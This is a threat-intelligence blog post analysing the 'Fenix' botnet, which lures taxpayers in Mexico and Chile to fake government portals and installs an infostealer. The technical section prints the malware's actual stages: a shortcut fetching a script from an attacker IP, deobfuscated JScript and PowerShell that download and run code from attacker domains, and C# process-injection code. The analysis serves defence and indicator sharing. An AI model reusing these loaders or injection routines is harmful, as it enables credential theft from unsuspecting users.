Botnet Fenix: New botnet going after tax payers in Mexico and Chile

metabaseq.com/threat/fenix-botnet/

May 15, 2023

Skip to content

Threat
May, 15, 2023

11 minutes read

By Gerardo Corona & Julio Vidal Ocelot Team

Context

Ransomware gangs have found a profitable market in LATAM, but they are not alone, they need region-based actors to provide them the initial access to the companies. These local groups create phishing campaigns based on the government activities during the year, like Tax season, testament month, Buen Fin (Black Friday), and so on, once they gain access, Lockbit, Medusa, Darkside, etc, take over to complete the mission.

The Threat Intelligence team at Metabase Q has recently uncovered a local group that created a new botnet self-proclaimed as “Fenix,” which specifically targets users accessing government services, particularly tax-paying individuals in Mexico and Chile. This botnet takes advantage of the tax season in both countries, which occurred last April. In their malicious campaign, the attackers redirect victims to fraudulent websites that mimic the official portals of the Servicio de Administración Tributaria (SAT) in Mexico and the Servicio de Impuestos Internos (SII) in Chile. These fake websites prompt users to download a supposed security tool, claiming it will enhance their portal navigation safety. However, unbeknownst to the victims, this download actually installs the initial stage of malware, ultimately enabling the theft of sensitive information such as credentials.

Figure 1: Fake Tax Portal from Mexico

The purpose of this blog is to share indicators of compromise with the community to help implement proactive measures to mitigate this emerging threat.

Impact

While we have evidence that the actor has been active since Q4 2022, we have listed the most recent campaigns and target institutions below were the main motivation is to install an infostealer to grab credentials of users accessing these sites:

Campaign Date	Landing page	Target Entity & Country
2023-02-02	citas-sregob-mexico[.]com	Secretaria de Relaciones Exteriores – México
2023-02-02	sre-curpmexico[.]com	Secretaria de Relaciones Exteriores – México
2023-02-02	citas-sat2023[.]com.mx	Servicio de Administración Tributaria (SAT) – México
2023-02-08	mexico-curp[.]com	Secretaria de Relaciones Exteriores – México
2023-03-04	whatsapp.website	Public in general
2023-03-17	annydesk.website	Public in general

2023-03-17	tramites-sat[.]com.mx	Secretaria de Relaciones Exteriores – México
2023-03-14	citasatmx2023[.]lat	Servicio de Administración Tributaria (SAT) – México
2023-03-14	2repuvegobmx[.]com.mx	Registro Público Vehicular (REPUVE) – México
2023-03-16	citas-satmx[.]com	Servicio de Administración Tributaria (SAT) – México
2023-03-29	lbci-seguro[.]com	Banco BCI – Chile
2023-04-13	siii-chile[.]com	Servicio de Impuestos Internos (SII) – Chile
2023-04-15	consultacurp-gobmx[.]com.mx	Secretaria de Relaciones Exteriores – México

Who is the actor behind these attacks?

We can confirm with high confidence that the Fenix Botnet involves Mexican developers. However, since this is an ongoing investigation, it is not possible to reveal the full details of the actor yet. Some characteristics of the Fenix actor are below:

- It is focused on Mexico and Chile (to date)
- It has a high level of familiarity with local government institutions in Latin America
- It shares infrastructure with other actors in the region, probably the same provider
- Its first activity seen started around the last quarter of 2022
- Its main initial infection strategy is to fool the user to download a fake security tool
- It uses HTTrack Website Copier/3.x to clone websites
- It compromises weak websites using vulnerable WordPress engines and also creates new domains to launch phishing campaigns
- It creates typosquatting domains similar to known apps like AnyDesk, WhatsApp, etc.
- It uses open-source software for some of its components
- It uses the following languages in payloads: JScript, Rust, Golang, Powershell & .NET

Metabase Q protection strategy

At Metabase Q, we are focused on constantly updating our systems and protection strategy for new attackers and techniques. Following this discovery, our team and platform rapidly integrated the Botnet Fenix techniques into our Batuta Platform for optimal detection and response:

1. **Threat Intelligence**: Metabase Q Threat Intelligence team extracts **Botnet Fenix** techniques, indicators of compromise, and updates actor’s profiling database
    Starts takedown process of malicious domains

2. **Crimeware Simulation**: Ocelot team reverse engineers Fenix's components, codes it from scratch in our lab, and adds it to our Batuta platform to replicate it and test it in our customers' networks.
3. **Blue Team**: The SOC team is trained with the latest techniques identified and hunting detections implemented for tracking.
4. **Security Validation**Detection Gaps identified, and Time to Detect & Response improved.



Figure 4. Batuta Platform

In the next section, a deep technical analysis will be documented for proactive defensive strategies.

Technical analysis

The complexity of the multi-stage infection chain is shown below:



Figure 2: Infection Chain Overview

Let's walk through the infection chain stages:

1. In the impersonated websites, a pop-up window appears suggesting the installation of an alleged security tool to safeguard data while browsing the portal.



Figure 3: Fake Tax Portals from Chile & Mexico

The initial lure can also be done via phishing sites to download “legitimate” software like Anydesk. The typo in the domain name: “annydesk[.]live” gives it away.



Figure 4: Fake AnyDesk Portal

2. Clicking the button will redirect the user to a compromised website that hosts a ZIP file. Instructions are then provided to the victim to execute the downloaded file.



Figure 5: Instructions for executing the downloaded file

3. Within the contents of the ZIP file (7631660BDCF74B95B5806328A7668CAB), there is a shortcut file (EAD09FAF971392FA16EACE20B6F68AEF) with a .url extension that contains code capable of downloading a JScript (JSE) file from an external site.

```
ocelot@vault7:~/Downloads$ cat SAT-herramienta.url
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
IconIndex=13
IconFile=%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
IDList=
URL=file:\\\\139.162.73.58@80\SuECWRPQ\SAT_Herramienta_Seguridad.jse
HotKey=0
```

Figure 6: .url file content

4. The JSE file (1BE0606640D645DDBFB2FBDFF53CA918) contains obfuscated code to make it more difficult to analyze.

```
ocelot@vault7:~/Downloads$ cat SAT_Herramienta_Seguridad.jse

(function(){
var LgPNhjZWuvcjQ = "f"
var glPHFbEJBgVOn = "u"
var hKAVsqmyZTqiA = "n"
var GaMnjlHAfUmTg = "c"
var DGyxgOvhAKxeV = "t"
var cdBpliOVtzYak = "i"
var BGWdBoiePtNlj = "o"
var wdLWDpodomdqr = "n"
var UQMxRfULKVRIU = "%20"
var UiccKkoHKBnaB = "_"
var qxxtRamthGjKm = "0"
var dFugMMWPCZljg = "x"
var cUHzburJQSWTW = "2"
var pycyVTcwpwpaB = "b"
var IKVOsWcLBwXAk = "b"
var BGzDydWQbmHTS = "a"
var jGHeYWzAJIvnA = "("
var vTxzFGKTgiuGe = "_"
var exFyQWIjnBuHi = "0"
var vTBakuKlVmKQW = "x"
var aritKxvqAsBIw = "1"
var qhxgXXDWXqfSP = "3"
var saiPTurdUUlNu = "7"
var CskctjiNHwCvn = "e"
```

```
NjWKFvvPCoxId + FlElQjSpvkWha + UpsyrjIKQHyrr + JPRnJSrXNqjdU + UmedfsSQRJNwL + tFNyPGbXTouwR + IChemFkFlZFZe + bFBEZhEnKaMEJ + lrCANvpI
OmRKg + irMYKhDdGzbHy + kBVslemvIIFCg + GJqbIqiDEnkdf + jKfBxunHuqdiB + IUfMdWonqSzJP + kIrTjADGKhBLL + osJflXVQwfbdc + rvujMOtQUKHFd + f
uVggPWVIUpVz + EqzDLPbDZOxbN + bOWnzSQURweKm + CeQsSFhzwYYrI + DXaYfOnEqBbbB + RWIwemDzKFyEB + uxegpHIOOKcEx + fWUylfsJSXdnQ + mAWuOPMnAl
vXh + mFFizFPnJrhQa + spHWnnUKzOQgS + iTNqgxNKGcEyX + NQZsugKtBBGDh + YMfmAQWukJVRq + tWconmzLYpIhY + YqtSIXEMVOMFz + uIRubePSEIsFM + jMk
AsjafZKHtt + vOVMKMETAZgTK + BnHMWHFKXeiWg + ZzwEEjPAfEVZh + kyLTDrcoAgXEd + SOvdkkUmZlGJx + YDAFsXCxDEdLP + oYLdFjYhOeJHx + OFscYRxzuVIo
Z + sEyXjjKuFvpaR + NeBkJykaTIqna + QFlsClXAUaCAE + gOLNUXtMVYWsi + XjPYRfNMfUsnt + NIixSFKanmQic + gzNMEIRaVqJjH + UKeagQwzGqyKy + AWWEj
JrrLgNel + uPvzZMIwKCxud + dmkIJpqyVfqKW + wNDvVObgYeuSb + YUWxaiRRUpZuK + FrFyrrKLpWitW + hkWUBJzLQIbfW + ZpnNZNykQcsCw + ziSFyLljdzRlJ
+ dRedKyLVXduBF + LDcYYuAQWbqVr + KvofynaADrWuB + VZnFqvWrxuAhz + hxkxiWHmlmyDS + roTqFzexbpDhr + dKVMDyRWvnWTl + xPYQRukYVzmuv + SBfqzlR
XPJeCA + dxCbyOIteyDiQ + jrPLmDctDnVfj + tTEzcNxMbfkAU + NckcmsAIwaznO + syWHkblGSPrNz + lVYdTEYDmSVHz + gBdsewnHlNLTq + TuRVwHaDBmnbs +
NWzmRLvuLWYTn + ZMrgoAAxhyvaR + XemFZcMKUANiB + WfgugqYOYHJuk + JwXXpjEMbrEYp + TIzRZKPImpmwT + lHOrvOYYpjwYR + fYdQnGltdjGVl + yFrcAGRiD
UVWF + rAZvtREmZEyTw + EEpbjVWftsXPS + emjvECfzaqwwL + ojcDquRlQlLTp + HIMCpVcdUgwQW + WqcNvYgSVHCXq + wlOCwmbKTneLm + CEehBpmyaZivp + UG
vHCZOJNIMEP + KWLINkDoArQda + xzmsqWoIqbFdW + aliqqpuRmzIHS + DuPPcYNmYodqY + GMCvMkzLQFZtu + uFhbyKbzpzveY + ypprVOCszkEsL + zRJOVRRtSqg
gL + OyluBHOWUNeST + oGVchucweaRaP + ExgVuKRDtwtpM + UpSBtHeCFcOND + okUAKdpviOKuz + DfivBxddJZgzi + VsBgPLPbHEJSy + YLbJxjSfyVDao + AyuK
YkqHjhcku + UZZmuqHDbUGsU + WLqzXVMmeHWCo + WvvlbJXyKnXPc + vlDkDfKwGujxc + UEPqBKUGOwMLP + PTUWTwmUQfLnu + AbhjTGAEdslVM + wutuHdCcfsvnM
+ zVwACBuuPFyXQ + LkEZAYwTwLBIB + HzFzRVwTuvjEH + tFMJRiPdAivMU + oeehCwXjPHqit + KTAweYsRRnUlW + LCQdwCwKnEuad + yzIkoOKTcBEcM + NEKZRJ
AGxTgQi + MZQvYjIkeRQql + OzsOsWyHJpeAZ + qSxHqOkhKavOy + FKGkaBgDKxWLf + NCXhpnhKpwWVj + KWhLEOxhsJhcS + QjXeyAcqxpEGr + RJIalcNSVhufT +
VDEzvCYffGuvA + ouqdxABtIzkCx + joTnludZPPHTS + SmUzRXkkgTxvV + xTiToRKaEMboc + YGkmIRKgsRxlv + GXEDKCluPghnR + CYXfjdYItsxHL + bueFxKZh
fTiaM + aajrZUmplZpLT + dPyhevZKLBXxC + qHNIiRGyLVyeE + LCinMkltfyCJN + YHvDKuAQHUxdP + FLplLAtHlMeBk + nitiSJuNlZTOY + ACrkjJbbSkeYl + W
MNsCfqIRyTAl + axcYkcBGNZDmH + FWEkoYScDclR + RguwzSXOVZUri + ConuSRgwcdvyA + BLMoMOwbkgBnN + bzVibALlPUThW + kWThhEynDidOg + FXcVxoSTii
jUp + ctMQyqVLZCAGT + TabDcVGHpMwTK + aLIcdHijMbLos + LfpVypdjRgFsn + ENIKeBMfDtNKG + BfMnJYCLbVsYE + UKUApIjrgZcJV + hiJrWRArbwUya + tkD
AnfuXxNGbp + WXVaFWENJMEOm + lgmkfcexfjgzX + rdWTwZJIsfjRV + IJUSOOZFLTqLv + hlyGAEybJrGZt + lCxZrQLtVBDZE + ISotqmHavQFSA + xYxllQJlbxaH
i + ThdoHtaUiWpie + fTcqcEaCiXBTQ + MLTznfYkoKJeS + brScHvrGJuhnq + FkyuOToqClsJD + repLDiNPPZQWw + AgkSYrYubhfOE + IMBVpNBllAPDo
new Function(decodeURIComponent(KmLiPRHhhYepNYjhouAq)).call()
```

Figure 7: JSE file content obfuscated

After deobfuscating and making the relevant substitutions, the following code is obtained:

```
function downloadAndExecuteScript() {
  const targetURL = 'https://fja.com.mx/wp-contents/execution.php?tag=russian'
';
  const open = 'open';
  const send = 'send';
  const responseType = 'responseText';
  const activeXObject1 = 'Msxml2.ServerXMLHTTP';
  const activeXObject2 = 'Shell.Application';
  const method = 'GET';
  const powershellCommand = 'powershell';
  const execute = 'ShellExecute';
  const commandParam = '%5Cx20-c%5Cx20';

  const httpRequest = new ActiveXObject(activeXObject1);
  httpRequest.open(method, targetURL, false);
  httpRequest.send();

  const scriptContent = httpRequest[responseType];
  const shell = new ActiveXObject(activeXObject2);
  shell[execute](powershellCommand, commandParam + scriptContent, '', 0);
}

downloadAndExecuteScript();
```

Figure 8: JSE file content deobfuscated

This code downloads a Powershell script to disk and executes it.

5. The downloaded PowerShell script (D80F1780BB24E7ECDAB8A262744BCCB7) loads a .NET binary in memory and executes it (see step 6), then it displays the message: “Ahora se encuentra protegido” meaning: “Now you are protected.” pretending to show that the security tools were successful.

```
$bytes = (Invoke-WebRequest """https://fja.com.mx/wp-contents/init.php?id=1"""
-UseBasicParsing).Content;
            $assembly = [System.Reflection.Assembly]::Load($bytes);
            $entryPointMethod = $assembly.GetTypes().Where({ $_.Name -eq
"""Program""" }, """First""").GetMethod("""Main""",
            [Reflection.BindingFlags] """Static, Public, NonPublic""");
            $entryPointMethod.Invoke($null, $null);
            Add-Type -AssemblyName System.Windows.Forms;
            [System.Windows.Forms.MessageBox]::Show('Ahora se encuentra
protegido.','Informacion','OK','Information');
```

Figure 9: Fake Security Tool code

6. The downloaded .NET file comes with the extension .xls and is executed from memory via reflection (B262B36C3B09EBEAB66C95E121BE4C73).The Windows binary AuthHost.exe is started in suspended mode and then a shellcode is injected into it. It is then triggered via QueueUserAPC call. Effectively this results in each thread getting its own APC queue; when the thread gets into alertable state, it will dequeue and execute the callback function which points to the malicious shellcode.

```
            STARTUPINFO lpStartupInfo = default(STARTUPINFO);

            PROCESS_INFORMATION lpProcessInformation =
default(PROCESS_INFORMATION);

            if (!CreateProcess("C:\\Windows\\System32\\AuthHost.exe", null,
IntPtr.Zero, IntPtr.Zero, bInheritHandles: false,
ProcessCreationFlags.CREATE_SUSPENDED, IntPtr.Zero, null, ref lpStartupInfo,
out lpProcessInformation))
            {
            Console.WriteLine("CreateProcess failed: {0}",
Marshal.GetLastWin32Error());
            return;
            }
            IntPtr hProcess = lpProcessInformation.hProcess;

            IntPtr hThread = lpProcessInformation.hThread;

            IntPtr intPtr = VirtualAllocEx(hProcess, IntPtr.Zero,
(uint)array.Length, AllocationType.MEM_COMMIT,
MemoryProtection.PAGE_EXECUTE_READWRITE);

            WriteProcessMemory(hProcess, intPtr, array, (uint)array.Length,
IntPtr.Zero);

            QueueUserAPC(intPtr, hThread, IntPtr.Zero);

            ResumeThread(hThread);
```

Figure 10. Content of 7684jasdtg.xls

7. The shellcode mainly executes two tasks:
    a. Downloads to disk a PowerShell that is added to the registry to gain persistence. The script will connect to russiancl[.]top and download the file “pay.txt” which is the file 7684jasdtg.xls
    b. Enable a proxy in the registry to intercept web traffic, then, later at step 8, another component will download the proxy.crypt module to implement the functionality.

```
powershell -WindowStyle hidden "&{Start-Sleep 5;$bytes = (Invoke-WebRequest
'https://russiancl.top/bramx/pay.txt' -UseBasicParsing).Content; powershell
$bytes }";
```

Figure 11. Powershell Downloader

Below is the content of “pay.txt” file which as mentioned above, is the 7684jasdtg.xls .NET assembly already described.

```
            $bytes = (Invoke-WebRequest
"""https://russiancl.top/bramx/7684jasdtg.xls""" -UseBasicParsing).Content;

            $assembly = [System.Reflection.Assembly]::Load($bytes);

            $entryPointMethod = $assembly.GetTypes().Where({ $_.Name -eq
"""Program""" }, """First""").GetMethod("""Main""", [Reflection.BindingFlags]
"""Static, Public, NonPublic""");

            $entryPointMethod.Invoke($null, $null);
```

Figure 12. Content of pay.txt Powershell

8. The shellcode injected into the AuthHost.exe process downloads a XORed payload **ot.crypt**. Then it reads information from *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment* and generates a POST request along with machine information to register with the botnet at russiancl[.]top/bramx/post.php:

```
+aActionAddRegis db 'action=add_register&uuid=747f3d96-68a7-43f1-8cbe-e8d6dadd0358&os='
+db 'Windows 10 Enterprise Evaluation&is_admin=0&av=&system_type=AMD64'
+db '&desktopname=MSEDGEWIN10',0
```

Figure 13. POST request to register with the botnet

After the system registers with the botnet, the ot.crypt component starts in a loop and performs the following actions:

- Load proxy.crypt to start an infinite loop to make it persistent
- Ask botnet for tasks to execute
- Download and execute the received tasks
- Inject new DLLs via reflective method
- Load another module calls: stealer.crypt
- Send results back to the botnet
- Delete itself:

```
case '4':
  *(_QWORD *)v173 = &off_180048FB0;          // Delete bot
  *(_QWORD *)&v173[8] = 1i64;
  *(_QWORD *)v172 = 0i64;
  *(_QWORD *)&v173[16] = "called `Result::unwrap()` on an `Err` value";
  *(_QWORD *)&v173[24] = 0i64;
  sub_18001DC70((__int128 *)v172);
  hObject[0] = 0i64;
  hObject[1] = HANDLE_FLAG_INHERIT;
  *(_QWORD *)&v166 = 0i64;
```

Figure 14: Instruction the bot to delete itself

9. Then two additional modules are downloaded: proxy.crypt and steal.crypt. The proxy module injects its own private key and certificate to perform a MITM attack against HTTPS. It is implemented based on a Golang-based Goproxy open-source project: https://github.com/elazarl/goproxy
10. Finally, the *steal.crypt* component is loaded via DLL reflective technique, acts as a classic info Stealer grabbing credentials from different browsers including Chrome, Opera and Edge as well as from crypto wallets.

Conclusions

We are seeing new malicious groups being created in LATAM to provide initial access to Ransomware gangs, as detailed in this blog, these local actors are not amateur and will increase their technical expertise and therefore more difficult to track, detect and eradicate, it is important to anticipate their actions. The Threat Intelligence team at Metabase Q, tracks these emerging threats, monitors their movements, takedown their infrastructure, understands their motivations, shares real time indicators of compromise, and provides the latest techniques to our customers to protect them proactively.

ATT&CK

